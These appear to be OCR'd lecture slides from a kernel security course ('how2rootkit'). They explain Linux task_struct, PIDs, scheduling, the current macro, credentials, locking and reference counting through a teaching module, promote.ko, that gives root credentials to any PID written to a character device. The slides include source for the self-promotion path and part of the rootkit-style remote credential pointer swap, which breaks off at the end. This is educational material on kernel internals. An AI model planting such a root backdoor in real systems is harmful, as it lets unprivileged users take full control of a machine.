
Kernel Security: how2rootkit

Clarifying components of `promote`

- Processes, threads, and PIDs in the Linux kernel
- Kernel linked lists: `list_head` and `container_of`
- Scheduling, timer interrupts, and context switching
- The `current` macro and per-CPU state
- Credentials: `struct cred`, four UIDs, objective vs subjective
- Mutual exclusion: spinlocks, mutexes, and RCU
- Reference counting: the get/put pattern
- Task lookup: `find_vpid` + `pid_task`
- Credential modification: proper API vs rootkit technique
- Character device registration pattern

Promote recap

"Somehow we make a single write syscall and now we are `root`"



promote

`promote.ko`: **a character device that accepts a PID and gives that process root credentials.**


Two code paths:

- **Self-promotion** (`target_pid == current->pid`): uses the proper kernel credential API (`prepare_creds` → modify → `commit_creds`)
- **Remote promotion** (`target_pid != current->pid`): uses the rootkit technique
    - direct credential pointer swap with `rcu_assign_pointer`
    - Usually kernel runs as a callback to a task. Only a few scenarios where it modifies other tasks directly

The rest of this lecture explains basic kernel concepts needed to understand both paths.

What is a process >>in Linux<< ?

- **process** (logical): one or more threads sharing an address space, file table, and credentials.
- Every thread has its own `task_struct`
    - this is the kernel's fundamental **schedulable unit**.
- "Process" (kernel view): the **thread group**: all `task_structs` sharing the same `tgid`.
- The kernel does not have a separate "process" data structure. A process is just a group of `task_structs` that share resources.




task_struct

- pid: unique thread ID
- tgid: thread group ID (= process PID)
- comm[TASK_COMM_LEN]: executable name (16 chars)
- real_cred: objective credentials
- cred: subjective credentials (the identity/privilege context the task is **currently using** to make an access decision.)
- tasks : linked list of all processes
- thread_group: linked list of threads in this process
- group_leader: pointer to main thread
- usage : reference count (refcount_t)

for more on cred see https://lwn.net/Articles/251469/

task_struct


task_struct
pid = 1234
tgid = 1234
comm = "bash"
real_cred →
cred →
tasks →
thread_group →
group_leader →
usage = refcount
real_cred
cred
struct cred
uid = 1000
euid = 1000
gid = 1000
egid = 1000
(next proc)
(next thread)
self

PID vs TGID


- `task->pid` = unique **thread** ID/task ID (what `gettid()` returns)
- `task->tgid` = **thread group** ID = the PID of the group leader (what `getpid()` returns)
    - i.e. ID of the "main" thread
- For single-threaded processes: `pid == tgid`
- For multi-threaded: main thread has `pid == tgid`, other threads have different `pid` but same `tgid`

	Main thread	Thread 1	Thread 2
Single-threaded	pid=500, tgid=500	--	--
Multi-threaded	pid=500, tgid=500	pid=501, tgid=500	pid=502, tgid=500

In promote: we use `current->pid` (line 193) to check if the caller IS the target. This compares thread IDs, not process IDs -- so it only matches the exact thread, not sibling threads.

Kernel linked lists: struct list_head

- Linux uses *intrusive* linked lists: embed `struct list_head { next, prev }` inside your data struct
- Circular doubly-linked list: no NULL terminators
- `container_of(ptr, type, member)` macro recovers the containing struct from a `list_head` pointer
- Defined in `<linux/list.h>`




List API essentials

Macro	Purpose
`LIST_HEAD(name)`	Declare + initialize an empty list head
`INIT_LIST_HEAD(&head)`	Initialize at runtime
`list_add(new, head)`	Insert after head (stack behavior)
`list_add_tail(new, head)`	Insert before head (queue behavior)
`list_del(entry)`	Remove from list
`list_del_init(entry)`	Remove + reinitialize (safe for re-add)
`list_for_each_entry(pos, head, member)`	Iterate typed entries
`list_for_each_entry_safe(pos, n, head, member)`	Iterate with safe removal

How threads are linked together

- `task->thread_group` = doubly-linked list of all threads in the same process
- `task->group_leader` = pointer to the main thread's `task_struct`
- `task->signal` (`signal_struct`) = shared by all threads in the group, contains shared process state (exit codes, timers, rlimits)




Every thread in a process can reach every other thread via the `thread_group` list.

The global task list

- `task->tasks` = doubly-linked list linking **one** `task_struct` per process (the group leader)
- `init_task` is the list head (PID 0, the idle/swapper task)
- Only group leaders appear on this list -- not individual threads

This is how the kernel iterates over all processes (e.g., `ps` reads `/proc`, which walks this list).



Each node is a group leader. To see the threads of a process, follow the `thread_group` list from that leader.

Walking all processes and threads

The kernel provides iteration macros (require `tasklist_lock` or RCU read-side):

- `for_each_process(p)` : walks the `tasks` list, visits one task per process (the group leader)
- `for_each_thread(p, t)`: walks `thread_group` for a given process p
- `for_each_process_thread(p, t)`: nested: all threads of all processes

```
/* Example: count all tasks (threads) in the system */
int count = 0;
struct task_struct *p, *t;

rcu_read_lock();
for_each_process_thread(p, t) {
    count++;
}
rcu_read_unlock();

pr_info("Total tasks: %d\n", count);
```


How the kernel schedules tasks

Each `task_struct` is a schedulable unit. The kernel gives each task a **time slice** (quantum) -- typically a few milliseconds.

Timer interrupt fires periodically -> scheduler checks if the current task should be preempted -> context switch if needed.

Scheduling algorithms (CFS, EEVDF, RT classes) are a deep topic unto themselves -- the strategy is beyond the scope of this class. We only need the high-level picture.

Scheduling


timer IRQ
timer IRQ
CPU
Task A
sched
Task B
sched
Task A
time
time quantum
time quantum
time quantum
save A regs
switch to B
save B regs
switch to A

Timer interrupts on AArch64

AArch64 has a **Generic Timer** (architected, not SoC-specific):

- `CNTP_TVAL_EL0` / `CNTP_CTL_EL0` -- physical timer registers
- Kernel programs the timer to fire at `HZ` rate

When the timer fires:

1. CPU takes an IRQ exception -> `el1h_irq` handler
2. Timer ISR runs -> calls `scheduler_tick()`
3. `scheduler_tick()` updates the current task's runtime accounting
4. If the task has exceeded its quantum -> sets `TIF_NEED_RESCHED` flag
5. On return from interrupt, kernel checks the flag -> calls `schedule()` -> context switch

This is also how preemption works: the kernel can yank a running task away mid-execution.

Context switch (high level)

When `schedule()` picks a new task:

1. Save current task's CPU registers to its `thread_struct`
2. Switch the kernel stack pointer
3. `msr sp_el0, <new task_struct *>` -- update `current`
4. Restore new task's registers from its `thread_struct`
5. Resume execution in the new task

This is why `current` (via `sp_el0`) always points to the running task: it's updated on every context switch.

struct pid and PID types

The kernel doesn't just use integer PIDs internally -- `struct pid` is an **indirection layer** that:

- Survives PID reuse (the `struct pid` is reference counted)
- Supports PID namespaces (same process can have different PID numbers in different namespaces)

PID types (`enum pid_type`):

- `PIDTYPE_PID` -- thread (unique per thread)
- `PIDTYPE_TGID` -- process / thread group
- `PIDTYPE_PGID` -- process group (for job control)
- `PIDTYPE_SID` -- session (for terminal sessions)

Lookup

Lookup functions:

- `find_vpid(nr)` → returns `struct pid *` for the PID number in the current namespace
- `pid_task(pid, type)` → returns the `task_struct *` associated with that PID for the given type

In promote: `pid_task(find_vpid(target_pid), PIDTYPE_PID)` = find the thread with this PID number.

The current macro

`current` = per-CPU pointer to the `task_struct` of the currently running thread.

- Defined in `<asm/current.h>`
- Used everywhere in kernel code
- On AArch64: stored in `sp_el0` (the userspace stack pointer register, repurposed since kernel doesn't need it while in EL1)
- Accessing `current` is a single `mrs` instruction: **essentially free**

promote uses `current` throughout the write handler:

```
/* Line 182-183: error reporting */
pr_info("promote: invalid PID '%s' from PID %d (%s
        kbuf, current->pid, current->comm);

/* Lines 190-191: log the request */
pr_info("promote: PID %d (%s) requests promotion "
        "of PID %d\n",
        current->pid, current->comm, target_pid);

/* Line 193: self vs remote decision */
if (target_pid == current->pid) {
    ret = promote_self();
```

How current works on AArch64

At every context switch, the kernel:

1. Saves outgoing task's registers
2. Writes incoming task's `task_struct *` to `sp_el0`

The `current` macro expands to inline assembly: `mrs x0, sp_el0`

Why `sp_el0`? When running in EL1 (kernel mode), the CPU uses `sp_el1` for its stack. The userspace stack pointer `sp_el0` is unused and available as a scratch register -- the kernel repurposes it as fast thread-local storage.

```
Context switch: Task A → Task B

1. Save A's registers to A's kernel stack
2. msr sp_el0, <address of B's task_struct>
3. Restore B's registers from B's kernel stack
4. Resume B

Now: current == B's task_struct (via mrs x0, sp_el0)
```

current in promote's write handler

When userspace does `echo "123" > /dev/promote`:

1. VFS receives the write syscall
2. VFS calls `promote_write()` in the writing process's context
3. At that moment, `current` points to the `echo` process's `task_struct`
4. We compare `target_pid == current->pid` to decide self vs remote path

`current` is valid in **process context** (syscalls, workqueues). It is NOT valid in **interrupt context** (hardirqs, softirqs) : there's no "current process" when handling a hardware interrupt.

```
static ssize_t promote_write(
    struct file *file,
    const char __user *buf,
    size_t count, loff_t *ppos)
{
    char kbuf[PID_BUF_LEN];
    pid_t target_pid;
    /* ... */

    /* copy_from_user: only valid becaus
       we're in process context */
    if (copy_from_user(kbuf, buf, len))
        return -EFAULT;

    /* current->pid: the calling thread
    /* current->comm: its executable nam
    pr_info("promote: PID %d (%s) reques
            "promotion of PID %d\n",
        current->pid, current->comm,
        target_pid);

    /* self vs remote decision */
    if (target_pid == current->pid) {
        ret = promote_self();
    } else {
        ret = promote_remote(target_pid)
```

struct cred: process credentials

Field group	Fields	Purpose
User IDs	`uid`, `euid`, `suid`, `fsuid`	Identity for permission checks
Group IDs	`gid`, `egid`, `sgid`, `fsgid`	Group-based permissions
Capabilities	`cap_inheritable`, `cap_permitted`, `cap_effective`, `cap_bset`, `cap_ambient`	Fine-grained privileges
Groups	`group_info`	Supplementary group list
Namespace	`user_ns`	User namespace membership
Refcount	`atomic_long_t usage`	Reference counting for safe sharing

cred

- Defined in `<linux/cred.h>`. Contains everything the kernel checks for **access control**:
- The credential struct is often **shared** (multiple tasks can point to the same one) and is supposed to be **immutable once installed** (copy-on-write semantics).

Four UIDs (and four GIDs)

UID	Name	Purpose
`uid`	Real	Who you actually are (set at login)
`euid`	Effective	What the kernel checks for permission (set by setuid binaries)
`suid`	Saved	Lets you switch between real and effective
`fsuid`	Filesystem	Used for file access checks (usually tracks euid)

promote sets **ALL FOUR** to root -- this is what makes the escalation complete:

```
new_cred->uid   = GLOBAL_ROOT_UID;   /* real */
new_cred->euid  = GLOBAL_ROOT_UID;   /* effective */
new_cred->suid  = GLOBAL_ROOT_UID;   /* saved */
new_cred->fsuid = GLOBAL_ROOT_UID;   /* filesystem */
```

If you only set `euid`, the process could still be identified by its real UID, and `seteuid(original)` could revert the change.

real_cred vs cred (objective vs subjective)

Each `task_struct` has **TWO** credential pointers:

- `real_cred` ("objective") : who this task **really is**. Used when OTHER processes check our identity (e.g., can process A send a signal to process B?)
- `cred` ("subjective") : who this task is **acting as**. Used when WE make access checks (e.g., can I open this file?)

Usually they point to the **same** `struct cred`. They only differ during special operations promote must replace **BOTH** to be

```
/* From promote_remote(), lines 130-137 */

/* Save old pointers for put_cred */
old_real = task->real_cred;
old      = task->cred;

/* Replace BOTH credential pointers */
rcu_assign_pointer(task->real_cred, new_cred);
rcu_assign_pointer(task->cred,      new_cred);

/* Release old credentials */
put_cred(old_real);
put_cred(old);
```

If we only replaced `cred`, the process would have root *subjective* credentials (can open files as root) but other processes would still see its old identity via `real_cred`.

kuid_t and kgid_t

The kernel uses `kuid_t` / `kgid_t` (typedef'd structs wrapping a `uid_t/gid_t`) instead of plain integers.

Why? Type safety : probably to prevent accidentally mixing up namespace-relative and absolute UIDs at compile time.

Operation	Function	Example
Root UID constant	`GLOBAL_ROOT_UID`	`(kuid_t){ .val = 0 }` in init namespace
kuid → integer	`from_kuid(&init_user_ns, kuid)`	For printing: `from_kuid(&init_user_ns, cred->uid)`
Integer → kuid	`make_kuid(&init_user_ns, 0)`	For setting UIDs

Protecting shared data

The kernel is massively concurrent: multiple CPUs, preemptible, interrupt handlers. Any data accessed from multiple contexts needs protection.

Locks

Mechanism	Behavior	Sleep?	Use in IRQ?
`spinlock`	Busy-wait	No	Yes
`mutex`	Sleep-wait	Yes	No
`rwlock`	Multiple readers OR one writer (busy-wait)	No	Yes
`rw_semaphore`	Multiple readers OR one writer (sleep-wait)	Yes	No
RCU	Zero-cost readers, writer defers cleanup	Readers: No	Readers: Yes

Rule of thumb: spinlocks for short critical sections (especially IRQ-safe); mutexes for longer ones in process context; RCU when reads vastly outnumber writes.

Locks

Spinlock

`spin_lock(&lock)`

busy-wait (no sleep)

Contended CPU spins
in a tight loop
Must NOT sleep while held

Mutex

`mutex_lock(&mtx)`

zzz

sleep-wait (process context)

Contended task sleeps
and is woken later
Can sleep ⇒ no IRQ context

RCU

`rcu_read_lock()`

zero overhead (readers)

Readers never block
Writers defer cleanup
Best when reads ≫ writes

Higher reader cost → Lower reader cost

Spinlocks and mutexes in practice

- **Spinlock:** `spin_lock(&lock)` / `spin_unlock(&lock)`. CPU busy-waits if contended. Must NOT sleep while holding. Used for task list, PID hash, etc.
- **Mutex:** `mutex_lock(&mtx)` / `mutex_unlock(&mtx)`. Task sleeps if contended. Can only use in process context (not IRQ). Used for longer operations.
- **Reader-writer locks** (`rwlock_t`): `read_lock` / `write_lock`. Multiple readers proceed concurrently, writers get exclusive access. But even readers cause **cache line bouncing** on the lock word -- hurts scalability.
- This is exactly the problem RCU solves (coming up soon).


Example

```c
/* Spinlock — protecting a global counter */
static DEFINE_SPINLOCK(my_lock);
static int counter;

spin_lock(&my_lock);
counter++;
spin_unlock(&my_lock);

/* Mutex — protecting a longer operation */
static DEFINE_MUTEX(my_mutex);

mutex_lock(&my_mutex);
/* ... may sleep here (e.g., kmalloc) ... */
mutex_unlock(&my_mutex);
```

Reference counting: Memory Management

- Pattern: object has a `usage` counter tracking how many pointers reference it
- `get_xxx()` increments the counter -- "I need this object to stay alive"
- `put_xxx()` decrements -- "I'm done with this object"
- Object is freed **only** when counter reaches 0
- Prevents: use-after-free (object freed while still in use), double-free, memory leaks (if disciplined)

Example



Holder A
task->cred
get_cred()
put_cred()
struct cred
refcount = N
uid, gid, caps, …
Holder B
task->real_cred
get_cred()
put_cred()
Lifecycl
ref = 1
alloc
get()
ref = 2
shared
put()
ref = 1
released
put()
ref = 0
freed!

refcount_t and the get/put pattern

The kernel uses `refcount_t` (not raw `atomic_t`): has overflow/underflow protection with WARN.

The pattern is everywhere:

Object	Get	Put	Field
`task_struct`	`get_task_struct()`	`put_task_struct()`	`->usage`
`struct cred`	`get_cred()`	`put_cred()`	`->usage`
`struct pid`	`get_pid()`	`put_pid()`	`->count`
`struct file`	`get_file()`	`fput()`	`->f_count`

Rules around ref counts

- If you obtain a pointer (from RCU lookup, from another struct), take a reference before using it long-term. Release when done.
- We'll see this pattern in promote: `get_task_struct` after RCU lookup, `get_cred` for dual cred assignment.
- While safe to ignore if we control the underlying process usually, can be racy/dangerous if the underlying object is free while we are using it

Credential modification: the Intended way

If something goes wrong between prepare and commit, call `abort_creds(new_cred)` to free without applying.

cred example

```c
/* promote_self(), lines 67-87 */
static int promote_self(void)
{
    struct cred *new_cred;

    new_cred = prepare_creds();
    if (!new_cred)
        return -ENOMEM;

    new_cred->uid   = GLOBAL_ROOT_UID;
    new_cred->euid  = GLOBAL_ROOT_UID;
    new_cred->suid  = GLOBAL_ROOT_UID;
    new_cred->fsuid = GLOBAL_ROOT_UID;

    new_cred->gid   = GLOBAL_ROOT_GID;
    new_cred->egid  = GLOBAL_ROOT_GID;
    new_cred->sgid  = GLOBAL_ROOT_GID;
    new_cred->fsgid = GLOBAL_ROOT_GID;

    commit_creds(new_cred);
    return 0;
}
```

Credential modification: (remote)

1. Find the target `task_struct`
2. `prepare_kernel_cred(NULL)` : creates `init_task` creds (full root + all capabilities)
3. Manually replace `task->real_cred` and `task->cred`
4. Drop references to old credentials with `put_cred()`

This is **racy**: no locks protect the cred pointers. Relies on RCU for readers, but another writer could race.

`prepare_kernel_cred(NULL)` specifically gives `init_task` creds: uid 0, all caps, no restrictions.

Code

```
/* promote_remote(), lines 102-141 */
static int promote_remote(pid_t target_pid)
{
    struct task_struct *task;
    struct cred *new_cred;
    const struct cred *old_real, *old;

    rcu_read_lock();
    task = pid_task(find_vpid(target_pid),
                    PIDTYPE_PID);
    if (!task) {
        rcu_read_unlock();
        return -ESRCH;
    }
    get_task_struct(task);
    rcu_read_unlock();

    new_cred = prepare_kernel_cred(NULL);
    if (!new_cred) {
        put_task_struct(task);
        return -ENOMEM;
    }

    get_cred(new_cred);

    old_real = task->real_cred;
```

